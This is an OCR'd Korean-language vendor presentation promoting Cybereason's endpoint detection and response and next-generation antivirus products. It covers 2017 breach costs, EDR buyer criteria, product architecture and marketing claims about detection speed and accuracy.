# Cybereason
# Complete Endpoint Protection


cybereason

# 반복되는 사고들…

Goodus

**September 7, 2017**: One of the three major consumer credit reporting agencies experienced a breach, compromising the personal information of as many as **half of all American adults**

**August 2, 2017**: The second largest confectionary manufacturer in the world lost **$150 million** in quarterly sales and had incremental expenses of $7.1 million from one attack.

**August 16, 2017**: The world's largest container shipping company had a **$300 million** impact on Q3 results, after **halting worldwide operations.**

**August 3, 2017**: A company that is home to several of the world's largest skin care brands delayed **$41 million** of second-quarter sales, after 10 days of shipping and production delays .


**July 6, 2017**: One of the largest health, hygiene, and home products manufacturers announced a **$129 million** decline in yearly forecast.

**July 28, 2017**: One of the top 5 largest pharmaceutical companies in the world had operations and drug production **disabled for more than a month** after a cyber attack.

**July 17, 2017**: The world's 3rd largest shipping company announced a cyberattack in filing with the **U.S. Securities and Exchange Commission.** Estimated impact is in the **hundreds of millions of dollars.**

**July 21, 2017**: Computer Software company announced its revenue for Q3 will be down as much as **$20 million** from original expectations. In addition, their stock price has steadily declined sine the cyber attack.

# Comprehensive Security: Enterprise Attack Protection



# EDR (Endpoint Detection & Response)의 정의

Goodus

| | Features | Buyer's Guide |
|---|---|---|
| E | Endpoint에 SW agent 설치 | – 다양한 machine 지원하는가?<br>– 경량 SW agent (CPU, Memory, Disk..)<br>– 충돌 이슈 최소화 및 대응 지원<br>– 통합 Agent (NG AV, EDR..) |
| D | Prevention 통과 / 우회하는 위협을 탐지 | – 사전 차단(Prevention) 지원하는가?<br>– 행위(Behavior) 기반 탐지(Detection)을 지원하는가?<br>– Fileless malware 탐지를 지원하는가? |
| R | 위협을 실시간 / 임의로 대응 | – 사후 조사(Investigation) / 근원 분석 (Root cause)<br>– 분석에 필요한 전문지식 필요한 정도는?<br>– 데이터 분석 기술 (대용량, 속도), 클라우드 / 구축형<br>– 프로세스 suspend, kill<br>– 파일 delete, quarantine, acquisition<br>– Machine 격리<br>– API 연동 |

# EDR 구매 이유


## 귀사가 도입했거나 EDR 솔루션 도입에 관심 있는 주요 이유는 무엇입니까? (전체 응답자 = 339)

사후 분석에 많은 공수가 투입됩니다. 그 부분에 많은 도움이 되리라 믿고 있습니다.

예전에 보안사고가 있어서 EDR 도입을 추진하려 합니다.

업계의 한 개 또는 여러 조직에서 보안 침해로 고생했기에, EDR 솔루션을 도입하여 사전에 위험을 완화(Mitigation)하기로 했습니다.

기존의 엔드 포인트 보호 플랫폼 (EPP) 제품군을 보완한다고 믿습니다.




데이터 자산 보호 및 유출 방지를 위해 내부 위협에 대한 지표가 될 수 있는 사용자 및 단말의 비정상 행위 모니터링이 필요합니다.

사고(Incident) 대응조치와 관련된 시간과 효율성을 개선하는 데 도움이 된다고 믿습니다.

사고(Incident) 대응 방어 체계를 강화하기 위해 특정 공격 체인 동작을 이해하려면 전체 위협 수명주기에 대한 가시성이 필요합니다.

사고(Incident) 탐지에 걸리는 시간을 개선 할 수 있다고 믿습니다.

출처 : Enterprise Strategy Group, 2017

cybereason

# ABOUT Cybereason


Goodus

- 투자자:

  Spark Capital, CRV, Lockheed Martin, Softbank, Wells Fargo


- 200개 이상의 레퍼런스
- 이스라엘 군의 첩보 부대 (Unit 8200) 출신
- 25만대 이상의 엔드포인트에 적용한 여러 고객 사례
- 보스턴 본사 | 텔아이브 | 도쿄 | 런던 | 시드니

# Cybereason Product 구성




## Cybereason EDR


엔드포인트의 메타정보를 수집하여 사이버 공격의 징후를 상관분석 및 머신러닝으로 실시간으로 자동 탐지하고 대응할 수 있는 사이버 보안 플랫폼.




## Cybereason Services

전문적인 지식과 기술을 가진 보안 분석가의 고객지원(옵션)




## Cybereason NGAV

알려지지 않은 악성 코드, 알려진 악성 코드, 랜섬웨어, Fileless(PowerShell) 악성 코드 등 모든 종류의 악성 코드를 차단할 수 있는 차세대 안티바이러스

# Cybereason Layer of Protection

Goodus

Cybereason은 엔드포인트를 보호하기 위해 단계별로 보호방안 제공.
각 단계는 서로 다른 유형의 위협에 대응하며 포괄적인 보안 제공.
한번의 인스톨(단일 에이전트-사용자모드)로 EDR+NGAV 적용.




1. NGAV Anti-Malware
   - 시그니쳐 기반
2. NGAV Anti-Malware
   - 머신러닝 기반
3. 동적 행위 분석
   - Anti-Ransomware
   - Fileless 위협 보호
4. EDR


지금 당신의 기업에
공격이 진행되고 있음을
누가 알려주고 있습니까?
Cybereason Deep Detect & Respond
EDR(Endpoint Detection and Response):엔드포인트 위협 탐지 및 대응
cybereason


# Cybereason 개요


**Cybereason의 Complete Endpoint Protection Platform은 자동화된 탐지, 완벽한 상황 인식 및 공격자 활동에 대한 깊은 이해와 대응 방안을 제공합니다.**

## Cybereason EDR

엔드포인트의 메타정보를 수집하여 사이버 공격의 징후를 상관분석 및 머신러닝으로 실시간으로 자동 탐지하고 대응할 수 있는 사이버 보안 플랫폼.

- ✓ 머신러닝 기반의 다양하고 깊이 있는 분석
- ✓ 공격의 징후를 실시간으로 탐지/시각화
- ✓ 고급화된 표적공격 및 랜섬웨어 탐지
- ✓ 공격 단계별로 완벽한 보안 대책 제공.



## Cybereason NGAV

알려지지 않은 악성 코드, 알려진 악성 코드, 랜섬웨어, Fileless(PowerShell) 악성 코드 등 모든 종류의 악성 코드를 차단할 수 있는 차세대 안티바이러스

# Cybereason 개요

**Cybereason의 목표는 공격 라이프 사이클의 모든 단계에서 복잡한 위협을 구체적으로 자동 탐지하고**
**공격자가 공격을 성공시키기 전에 신속하게 위협에 대응하는 것입니다.**

✓ Windows, Mac 및 Linux 시스템을 포함하여 엔터프라이즈의 모든 최종 사용자 시스템과 서버에서 상세 정보를 지속적으로 수집.
✓ 초기감염, 명령 및 제어(C&C), 권한 상승 및 확장 감염, 데이터 유출과 같은 모든 악성 활동을 식별하기 위해 중앙 집중식 분석을 수행.
✓ 탐지된 위협을 시간대별로 직관적으로 나타내며 근본 원인, 감염된 호스트 및 사용자, 관련 통신 및 사용된 도구 등에 대한 가시성을 완벽하게 제공.

### Collect( 효율적인 분석 데이터 수집)

- 최소화된 호스트 영향도 및 전체적인 가시성을 제공.
- 센서는 시스템의 사용자 영역에서 연속적으로 실행(No BlueScreen!).
- Cloud 또는 On-Promise 구성 지원.
- Endpoint당 하루에 10MB 미만의 트래픽 사용.

### Relate( 효과적인 가시성 및 상관관계 )

- 기업 또는 조직 전체의 위협 상황을 제공.
- Endpoint별 위협 및 Endpoint들의 상관관계를 분석(중앙 집중식 헌팅 엔진).
- 공격과 관련된 모든 요소를 자동으로 연결하여 제공.
- 간과할 수 없는 의심스러운 공격활동을 탐지.

### Analyze( 빅데이터 자동 분석 )

- 세밀한 행동분석 및 시그니쳐 기반 분석을 동시 수행.
- 초당 800만건 이상의 분석력.(특허기술)
- 위협 모델을 설정하여 탐지하는 기능 제공.
- Ransomware, File-less Malware, 확장 감염 등을 탐지.

### Present ( 최적화된 대응력 )

- 악의적인 공격의 전체 내용을 시각화.
- 자동으로 위협에 대한 조치/대응 우선 순위를 제공.
- 모든 공격 단계를 한 번 클릭으로 치료(자동대응 포함).
- 상세 분석을 위해 관련 데이터 세트 전체를 쉽게 조회/확인.

# Cybereason의 도입 효과

Goodus

**Cybereason을 사용하면 아래의 세가지 질문에 보다 신속하게 응답할 수 있습니다.**

- ✓ 당신은 지금 공격을 받고 있습니까?
- ✓ 공격자들은 지금 무엇을 하고 있으며, 어디에 있습니까?
- ✓ 우리는 어떻게 공격을 멈추고, 이후 또 발생되지 않도록 할 수 있습니까?

| 현재의 보안 인프라의 문제점 | Cybereason의 해결 방안 |
|---|---|
| 능력 있는 보안 분석가의 부족 | • 자원이 제한적인 팀을 위해 설계됨.<br>• 행동 분석 및 머신러닝을 통해 자동화된 위협 탐지 및 대응 기능을 제공.<br>• 모든 공격 요소를 하나의 시각적 스토리로 제공. |
| 가시성 부족 | • 공격에 관련된 모든 요소를 통합하여 분석.<br>• 기업 또는 조직의 위협 현황에 대한 완벽한 가시성을 제공.<br>• 분석가가 무슨 일이 일어나고 있는지 즉시 파악하여 바로 대응 가능. |
| 시간 부족 | • 초당 800만 건의 데이터 포인트를 분석 (24/7).<br>• 위협 이벤트별 연관성을 자동으로 제공.<br>• 한 번의 클릭으로 치료. |
| 수많은 경고로 인한 피로도! | • 공격(Real Attack)만을 탐지하고 자동으로 위협의 우선 순위를 지정.<br>• 사전 구성된 탐지 모델 (규칙 작성 필요 없음)이 포함. |

# Cybereason 개요

**Cybereason의 목표는 공격 라이프 사이클의 모든 단계에서 복잡한 위협을 구체적으로 자동 탐지하고**
**공격자가 공격을 성공시키기 전에 신속하게 위협에 대응하는 것입니다.**

✓ Windows, Mac 및 Linux 시스템을 포함하여 엔터프라이즈의 모든 최종 사용자 시스템과 서버에서 상세 정보를 지속적으로 수집.
✓ 초기감염, 명령 및 제어(C&C), 권한 상승 및 확장 감염, 데이터 유출과 같은 모든 악성 활동을 식별하기 위해 중앙 집중식 분석을 수행.
✓ 탐지된 위협을 시간대별로 직관적으로 나타내며 근본 원인, 감염된 호스트 및 사용자, 관련 통신 및 사용된 도구 등에 대한 가시성을 완벽하게 제공.

### Collect( 효율적인 분석 데이터 수집)

- 최소화된 호스트 영향도 및 전체적인 가시성을 제공.
- 센서는 시스템의 사용자 영역에서 연속적으로 실행(No BlueScreen!).
- Cloud 또는 On-Promise 구성 지원.
- Endpoint당 하루에 10MB 미만의 트래픽 사용.

### Relate( 효과적인 가시성 및 상관관계 )

- 기업 또는 조직 전체의 위협 상황을 제공.
- Endpoint별 위협 및 Endpoint들의 상관관계를 분석(중앙 집중식 헌팅 엔진).
- 공격과 관련된 모든 요소를 자동으로 연결하여 제공.
- 간과할 수 없는 의심스러운 공격활동을 탐지.


### Analyze( 빅데이터 자동 분석 )

- 세밀한 행동분석 및 시그니쳐 기반 분석을 동시 수행.
- 초당 800만건 이상의 분석력.(특허기술)
- 위협 모델을 설정하여 탐지하는 기능 제공.
- Ransomware, File-less Malware, 확장 감염 등을 탐지.

### Present ( 최적화된 대응력 )

- 악의적인 공격의 전체 내용을 시각화.
- 자동으로 위협에 대한 조치/대응 우선 순위를 제공.
- 모든 공격 단계를 한 번 클릭으로 치료(자동대응 포함).
- 상세 분석을 위해 관련 데이터 세트 전체를 쉽게 조회/확인.

# Cybereason EDR 구조




❖ **Cloud 및 On-premise 방식 모두 지원**

➢ 패턴 인식, 머신러닝, 행동 분석 등 다양한 노하우로 구현된 Cybereason의 두뇌, **악의적인 행동을 인식하고 일련의 공격으로 연결되는 것을 "Malop : Malicious Operation"으로 감지**..


➢ 사용자 모드에서 실행되는 센서에 의해 EndPoint 데이터를 항상 수집하여 **프로세스, 사용자 장치, 메모리, 레지스트리, 기타에서 일어나는 변화를 기록. 또한 프로세스의 정지, 파일 격리 레지스트리 키 삭제** 등 다양한 조치.

➢ 공격 세부 정보를 알기 쉽게 확인 할 수 있는 관리 화면으로 **공격의 전체 진행상황을 시각화**하여 제공하여 분석가가 세부 사항을 신속하게 규명하고 최적의 해결 방안을 고려하게 함.

# Cybereason EDR 특허 기반 인메모리 분석

Goodus


GEN 2
SECURITY SOLUTIONS



80,000
RECORDS PER SECOND

VS.

GEN 3
CYBEREASON



8,000,000
RECORDS PER SECOND

# Cybereason EDR Built-in 탐지 모델 - 킬체인

Goodus


공격자가 침투하기 위해 사용하는 알려지거나 알려지지 않은 멀웨어, 멀웨어 툴, Zero-day 익스플로잇 탐지


내부 리소스와 외부 공격자의 C&C와의 통신 탐지(DGA...)


기존 보안 솔루션이 탐지 하지 못하는 공격자의 거점 확산 및 은밀한 확장 탐지


공격을 찾기 위해 권한상승이나 상위 레벨의 접근을 시도하는 유저나 프로세스 행위 조사


데이터를 외부로 유출하는 시도나 내부 네트워크에 공격를 가하는 행위 식별



파일 암호화등의 악성 행위 식별

## 차별화

- 수십만 데이터 조각 상관 자동 상관 분석
- Fileless 멀웨어 공격 탐지 (PowserShell)
- 행위 기반 분석
- 오탐 & 과탐 Free
- 알려진 멀웨어(TI) & 알려지지 않는 멀웨어 탐지
- 룰등 수동 최적화 불필요 Zero 메인터넌스

# Cybereason EDR 분석엔진(Hunting Engine)

Goodus




Malop™ 악성 이벤트 선별

악성 가능성 높은 Evidence 추출(임계치 낮음)

흥미롭거나 변칙적인 Facts 추출

실시간 다차원 분석

IP, 도메인등 평판 정보 비교

실시간 메타 데이터 수집 (네트워크 접속, 프로세스등)

자동화

# Cybereason EDR 주요 기능

Goodus

**Cybereason 실시간 공격 탐지 및 대응 플랫폼은 자동화된 탐지, 완벽한 상황 인식 및 공격자 활동에 대한 깊은 이해를 제공.**

## 수만 대의 엔드포인트도 실시간 모니터링 가능

기업이 보유한 다양한 엔드포인트에 대해 악성 코드의 감염 및 공격을 탐지하고 범위를 확인하고 정확하게 대응하는 것은 쉬운 일이 아닙니다.

**Cybereason EDR은 수만 대의 엔드포인트 환경을 실시간으로 모니터링하고 공격에 대한 조기 대응을 실현합니다.**

## Windows, Mac OS, Linux 서버를 포함한 모든 모니터링

보안 대책을 적절히 강구하여 모든 엔드포인트를 감시하고 그들에 대해 위협을 탐지, 식별, 대응을 즉시 이행할 수 있고, 감염 원인, 경로 등 피해를 정확하게 파악하는 솔루션 이 요구됩니다.

**Cybereason EDR은 다양한 환경을 감시, 공격의 전체 상황을 시각화하고 대응할 수 있는 플랫폼입니다.**

## 모든 엔드포인트의 상태를 알기 쉽게 가시화

사이버 공격의 방법은 점점 교묘 해지고 있으며, 엔드포인트의 상태를 상시 파악할 수 있는 환경은 현재의 보안 인프라에서는 찾아보기 어렵습니다.

**Cybereason EDR은 공격의 징후를 행동 분석 및 공격 방법 등의 분석을 통하여 진행중인 공격을 직관적으로 시각화하여 신속하게 대응할 수 있습니다.**


# Cybereason EDR 강점 및 도입 효과

Goodus

## Cybereason의 강점

### 진행되는 공격을 직관적으로 시각화

의심스러운 활동을 추출하여 연결되는 일련의 공격 스토리로 시각화.
공격의 근본 원인, 악의적인 활동, 통신, 영향을 받은 기기와 사용자를
시계열로 자동으로 표시하여 운영자의 보안 업무를 줄이고 대응 시간을 단축.




### 머신러닝을 활용한 신종 공격 탐지

행동 분석을 통해 알려지지 않은 위협에 대한 대응.

### 초당 800 만건의 이상의 빅데이터 분석

실시간으로 사이버 공격의 전체 상황을 파악.

### 군사 보안 수준의 사이버 공격 대응 체계 지원

이스라엘 군의 첩보 부대에서 축적된 노하우를 집약.

## Cybereason 도입 효과

쉬운 배포,
리소스 최소화

